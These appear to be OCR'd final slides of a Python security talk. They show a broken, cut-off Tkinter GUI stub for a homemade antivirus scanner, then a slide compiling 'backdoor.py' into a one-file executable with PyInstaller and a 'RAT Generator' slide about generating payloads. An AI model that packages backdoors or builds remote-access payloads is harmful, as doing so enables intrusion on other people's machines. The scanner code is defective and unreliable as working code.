
```
From tkinter import *


def scanGUI():
    wscan = Tk()
    wscan.title('Проверка файла - Введите путь')
    wscan.geometry("500x300")
    wscan.configure(bg="#334353")
    wscan.update()
    wscan.update()
    wscan.mainloop()
    datar = Entry(wscan,width = 300, bg = 'white')
    datar.pack()
    def scantext ():
        apgh = datar.get()
        scanning(apgh)
        w40 = Tk()
        w40.title('Сканирование завершенно.Результат')
        t1 = Label(w40,text='РЕЗУЛЬТАТ:')
        t1.pack()
        a3 = open(u'C:/dataAntivirus/scandata.txt')
        state2 = a3.read()
```

(Note: “Сканирование завершенно.Результат” = “Scan completed. Results”)

Pyinstaller


Scripts can be compiled as portable apps:

C:\temp>pyinstaller --onefile backdoor.py



RAT Generator

Python can also be used to generate payloads



Thank You!

And Happy Hunting!

Q&A